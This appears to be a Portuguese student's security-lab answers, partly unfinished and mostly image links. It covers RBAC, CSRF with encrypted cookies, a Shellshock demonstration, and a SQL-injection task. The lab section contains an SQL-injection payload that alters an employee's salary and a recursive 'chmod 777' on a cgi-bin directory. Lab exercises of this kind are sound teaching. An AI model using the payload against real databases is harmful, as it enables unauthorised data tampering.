**Exercício 1.1**

A resposta é afirmativa, porque caso exista um role R2 que seja sénior de R e exista (U,R2) na relação user assignment, UA, significa que se R2 estiver ativo numa dada sessão, R também estará, sem que esteja explicitamente (U,R) em UA.

**Exercício 1.2**

A relação entre o conceito de sessão e o – é que, é apenas fornecido ao utilizador os roles estritamente necessários para concretizar as operações na sua sessão atual.

**Exercício 2**


Ao fazer uso de cookies cifrados não estamos a dificultar tipos de ataque CSRF, visto que o ataque se baseia em , estando no mesmo browser, efetuar pedidos de origens diferentes para o mesmo host usando o mesmo cookie, o que torna impossível à aplicação web distinguir quem foi o responsável pelo pedido.

Ao cifrar os cookies, o problema mantém-se pois o atacante usa de igual forma o cookie cifrado, sendo este posteriormente decifrado pela aplicação web, que por sua vez não consegue distinguir quem realizou o pedido.

Para resolver este problema, podemos usar um token que é gerado no momento da autenticação e guardado na sessão. Desta forma, o atacante desconhecendo o token gerado não se conseguirá fazer passar pela vítima, visto que no momento em que efetuar o seu pedido será lhe fornecido um outro token de autenticação.

**Exercício 3**


**2.1**



Através da leitura do anexo “Shellshock” foi possível detetar a vulnerabilidade do programa bash\_shellshock. Ao definirmos a variável de ambiente foo iniciada por uma string começada com “( )” e uma definição da função dentro de “{ }”, o código posterior ao fim da função irá ser executado depois da exportação da variável de ambiente e da criação de um processo filho.

Neste caso, o código a executar é o print na consola da expressão: “I am the vulnerability”.


Na versão atualizada, este problema já não acontece.




**2.2**


**sudo chmod -R 777 ./usr/lib/cgi-bin**

**sudo chmod -R 755 ./usr/lib/cgi-bin/setup.cgi**





**2.3 DUVIDAS**






**2.4.**










**4.2.**

**(3.1 - TASK 2.1)**










**EXPLICAR SUCINTAMENTE**

**(3.3 - TASK 3.1)**



***nick’, salary=salary+1000 where eid=10000;#***


O Employee ID da Alice é o número 10000. Este número foi retirado da tabela de informações dos utilizadores através do login do admin.





**5.1.**

**Task 4**

**Exercicio 1.**

